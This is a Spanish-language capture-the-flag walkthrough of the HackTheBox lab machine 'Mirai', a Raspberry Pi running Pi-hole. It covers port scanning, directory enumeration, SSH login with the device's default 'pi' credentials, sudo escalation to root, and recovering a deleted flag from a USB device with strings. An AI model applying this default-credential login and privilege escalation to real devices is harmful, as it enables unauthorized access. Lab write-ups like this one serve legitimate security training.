

Máquina Linux fácil

Mirai

Escaneo:

```
$ nmap -Pn -p- --open 10.10.10.48 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 00:43 GMT
Nmap scan report for 10.10.10.48
Host is up (0.19s latency).
Not shown: 65519 closed tcp ports (reset), 10 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1417/tcp   open  timbuktu-srv1
32400/tcp  open  plex
32469/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 56.11 seconds

(kali@kali)-[~/machineshth/Mirai]
$
```

0.0.1. Versiones:

```
(kali@kali)-[~/machineshth/Mirai]
$ nmap -Pn -sCV -p22,53,80,1417,32400,32469 10.10.10.48 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 00:45 GMT
Nmap scan report for 10.10.10.48
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|_ 2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|_ 256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_ 256 4d:68:40:f7:70:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain   dnsmasq 2.76
|_ dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http     lighttpd 1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: lighttpd/1.4.35
1417/tcp  open  upnp     Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http     Plex Media Server httpd
|_ http-title: Unauthorized
|_ http-favicon: Plex
|_ http-cors: HEAD GET POST PUT DELETE OPTIONS
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
32469/tcp open  upnp     Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.12 seconds

(kali@kali)-[~/machineshth/Mirai]
```

Validamos por udp

sudo nmap -sU --top-ports 500 -T4 10.10.10.48

```
(kali㉿kali)-[~/machineshtb/Mirai]
$ sudo nmap -sU --top-ports 500 -T4 10.10.10.48
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 01:24 GMT
Warning: 10.10.10.48 giving up on port because retransmission cap hit (6
Stats: 0:08:27 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 01:33 (0:00:00 remaining)
Nmap scan report for 10.10.10.48
Host is up (0.19s latency)
Not shown: 483 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcp
123/udp    open  ntp
664/udp    open|filtered secure-aux-bus
965/udp    open|filtered unknown
1900/udp   open|filtered upnp
1901/udp   open|filtered fjjcl-tep-a
5353/udp   open  zeroconf
16430/udp  open|filtered unknown
20126/udp  open|filtered unknown
25240/udp  open|filtered unknown
27892/udp  open|filtered unknown
28369/udp  open|filtered unknown
28493/udp  open|filtered unknown
29977/udp  open|filtered unknown
33354/udp  open|filtered unknown
49179/udp  open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 523.49 seconds
```

sudo nmap -sU -sCV -p53,123,5353 -T4 10.10.10.48

```

└─$ sudo nmap -sU -sCV -p53,123,5353 -T4 10.10.10.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 01:45 GMT
Nmap scan report for 10.10.10.48
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
53/udp    open  domain  dnsmasq 2.76
|_ dns-nsid:
|_ bind.version: dnsmasq-2.76
123/udp    open  ntp      NTP v4 (unsynchronized)
|_ ntp-info:
|_
5353/udp   open  mdns     DNS-based service discovery
|_ dns-service-discovery:
|_ 9/tcp    workstation
|_ Address=10.10.10.48 dead:beef::1171:6173:1fd8:8a7f
|_ 22/tcp   udisks-ssh
|_ Address=10.10.10.48 dead:beef::1171:6173:1fd8:8a7f

Host script results:
|_ clock-skew: 9s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

└─(kali@kali)-[~/machineshth/Mirai]

```

Validando web

10.10.10.48:32400/web/index.html

Sign In or Sign Up

Username

Password

☒ Remember me

SIGN IN

nos registramos.

10.10.10.48:32400/web/index.html

Sign In or Sign Up

Username

amadomaster

Email

amado@gmail.com

Password

Confirm Password

By creating an account, you confirm that you have read and accept the [Terms and Conditions](#) and are at least 13 years old.

☐ Remember me

SIGN UP

Enumeramos la web

GO PREMIUM

Settings

Web Users Devices


SHOW ADVANCED

General


Version 3.9.1

Language English

Help us translate this app into your language [here](#).



Luego de enumerar varios temas decido validar las peticiones por el puerto 80



Leyendo detenidamente encontramos X-Pi-hole también podemos validar con curl

0.1. Curl headers - curl cabeceras

curl -I http://10.10.10.48/

```

(kali@kali) [~/machineshtb/Mirai]
$ curl -I http://10.10.10.48/
HTTP/1.1 404 Not Found
X-Pi-hole: A black hole for Internet advertisements
Content-type: text/html; charset=UTF-8
Date: Tue, 11 Feb 2025 01:56:39 GMT
Server: lighttpd/1.4.35

(kali@kali) [~/machineshtb/Mirai]
$

```

X-Pi-hole, Pi hole raspberrypi

validando en la web pi hole es un servidor dns utilizado en una raspberry pi y se encarga de eliminar la publicidad de los dispositivos de una red local

Pi Hole es un servidor DNS pensado para instalarse en una Raspberry Pi. Su misión es bloquear la publicidad en todos los dispositivos de una la red local. 8 feb 2023

developerro
<https://www.developerro.com> > 2023/02/08 > pi-hole

Pi Hole o cómo bloquear publicidad en tu red local · developerro

Buscando en internet algo más relacionado con esa cabecera encuentro un GitHub

Google X-Pi-hole

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
 Pi-hole
<https://pi-hole.net> · Traducir esta página

Pi-hole – Network-wide Ad Blocking
 Network-level blocking allows you to block ads in non-traditional places such as mobile apps and smart TVs, regardless of hardware or OS.
[Documentation](#) · [Pi-hole Userspace](#) · [Developing Apps For Pi-hole](#) · [Shop](#)



 GitHub
<https://github.com/pi-hole/pi-hole> · Traducir esta página

[pi-hole/pi-hole: A black hole for Internet advertisements](#)

The Pi-hole is a DNS sinkhole that protects your devices from unwanted content without installing any client-side software.
[Pi-hole/web](#) · [Pi-hole](#) · [Docker container](#) · [Basic-install.sh](#)




luego de esperar un rato encontramos
10.10.10.48/admin/



Una vez carga la página nos ponemos a enumerar directorios


```
gobuster dir -u 10.10.10.48/admin/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,ssh," "
```

```
=====
Starting gobuster in directory enumeration mode
=====
./ (Status: 200) [Size: 14617]
/index.php (Status: 200) [Size: 14617]
/img (Status: 301) [Size: 0] [--> http://10.10.10.48/admin/img/]
/help.php (Status: 200) [Size: 14722]
/list.php (Status: 200) [Size: 14722]
/scripts (Status: 301) [Size: 0] [--> http://10.10.10.48/admin/scripts/]
/style (Status: 301) [Size: 0] [--> http://10.10.10.48/admin/style/]
/api.php (Status: 200) [Size: 186]
/settings.php (Status: 200) [Size: 14722]
/LICENSE (Status: 200) [Size: 14164]
/debug.php (Status: 200) [Size: 14725]
/gravity.php (Status: 200) [Size: 14725]
Progress: 119940 / 1764480 (6.80%) [ERROR] Get "http://10.10.10.48/admin/2233.php": context dead
```



encontramos varios sitios interesantes probé la contraseña raspberry debido a que buscando en internet me

indican que ese es el password, pero no funciona, luego de mucho pensar busque el usuario y la contraseña por defecto y accedí por ssh.

The screenshot shows a search engine interface with the query "default raspberry pi username" in the search bar. The results are displayed on a dark background. The first result is from "Passwarden" with the URL "https://www.passwarden.com > Help > use-cases". The title is "Raspberry PI Default Password and Benefits of Passwarden". The snippet reads: "Access your account by using the default username 'pi' and the default password 'raspberr...'". The word "pi" is highlighted with a red box. The second result is from "tutorials-raspberrypi.com" with the URL "https://tutorials-raspberrypi.com > ...". The title is "List of all Raspberry Pi Default Logins and Passwords". The snippet reads: "You can log in using the default username: 'pi' and the default password: 'raspberr...'. After logging in, use the passwd ...". The phrase "password: 'raspberr'" is highlighted with a red box.

default raspberry pi username

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"pi"

Access your account by using the default username "pi" and the default password "raspberr..." After logging in, use "passwd" command to change your passcode.

Passwarden
https://www.passwarden.com > Help > use-cases

Raspberry PI Default Password and Benefits of Passwarden

Información sobre los fragmentos destacados Comentarios

tutorials-raspberrypi.com
https://tutorials-raspberrypi.com > ... Traducir esta página

List of all Raspberry Pi Default Logins and Passwords

You can log in using the default username: "pi" and the default password: "raspberr...". After logging in, use the passwd ...

```

$ ssh pi@10.10.10.48 -p 22
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyj0a60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ED25519) to the list of known hosts.
pi@10.10.10.48's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost
SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new
password.
SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new
password.
pi@raspberrypi:~$ whoalmi
-bash: whoalmi: command not found
pi@raspberrypi:~$ whoami
pi
pi@raspberrypi:~$

```

Enumeramos el equipo y válido sistema operativo etc.
hostnamectl

```

pi
pi@raspberrypi:~$ hostnamectl
  Static hostname: raspberrypi
            Icon name: computer-vm
            Chassis: vm
            Machine ID: b6b5c73c2b3040cebf8ef904e530ab9b
            Boot ID: a049f9f68fde46cd8d2cf090991b5505
            Virtualization: vmware
            Operating System: Debian GNU/Linux 8 (jessie)
            Kernel: Linux 3.16.0-4-686-pae
            Architecture: x86
pi@raspberrypi:~$
[Mirai] 0:versiones- 1:gobuster 2:ssh*

```

Escalada de privilegios root

De nuevo al igual que con la máquina de los niños rata Blocky la escalada no es difícil

Sudo -l

```

~IW----- 1 pi pi 711 Dec 24 2017 .xsession-errors.000
pi@raspberrypi:~$ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~$ 
[Mirai] 0:versiones- 1:gobuster 2:ssh*

```

sudo su root

```

pi@raspberrypi:~$ sudo su root
root@raspberrypi:/home/pi# 
[Mirai] 0:versiones- 1:gobuster 2:

```

Lo curioso es que al buscar el flag la máquina me dice que perdió el root.txt

```

su: Authentication failure
pi@raspberrypi:~$ sudo su root
root@raspberrypi:/home/pi# cat /root/root.txt
I lost my original root.txt! I think I may have a backup on my USB stick.
root@raspberrypi:/home/pi# whoami
root
root@raspberrypi:/home/pi# 
[Mirai] 0:versiones- 1:gobuster 2:ssh*

```

entonces recordemos que es una pi por lo que es lógico que tenga unidades externas de almacenamiento en este caso es una USB validamos dispositivos con **LiSt BLocK** devices o **lsblk**

```

root@raspberrypi:~# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda          8:0    0   10G  0 disk
├─sda1       8:1    0   1.3G  0 part /lib/live/mount/persistence/sda1
└─sda2       8:2    0   8.7G  0 part /lib/live/mount/persistence/sda2
sdb          8:16    0    10M  0 disk /media/usbstick
sr0         11:0    1 1024M  0 rom
loop0        7:0    0    1.2G  1 loop /lib/live/mount/rootfs/filesystem.squashfs
root@raspberrypi:~# 
[Mirai] 0:versiones- 1:gobuster 2:la_raspberry_de_mr_robot*

```

ahora como en todo Linux montamos el dispositivo usbstick, sin embargo, no encontré nada
 sudo mkdir /media/USBDRIVE

```
sudo mount /dev/sda1 /media/USBDRIVE
```

valide en la carpeta media y encontré que se había borrado el contenido de la USB

```
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick#
```

Encontrar datos borrados en una USB en Linux

Luego de validar un buen rato es posible ver el contenido de los archivos eliminados de una USB en Linux por medio de las cadenas de caracteres o strings. Lo único que debemos tener en cuenta es la ruta o la montura donde está alojada la USB en este caso es en sdb, pero su ruta principal siempre es /dev/sdb, allí hacemos un string

```
strings /dev/sdb
```

```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
30
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```

Conclusión: La máquina no presenta temas largos o difíciles, simplemente hay que pensar mucho fuera de la caja, como en el caso de la cabecera pi-hole y la búsqueda o recuperación de datos borrados en una USB en Linux. El enfoque de la máquina sobre una raspberry pi es verdaderamente real e interesante.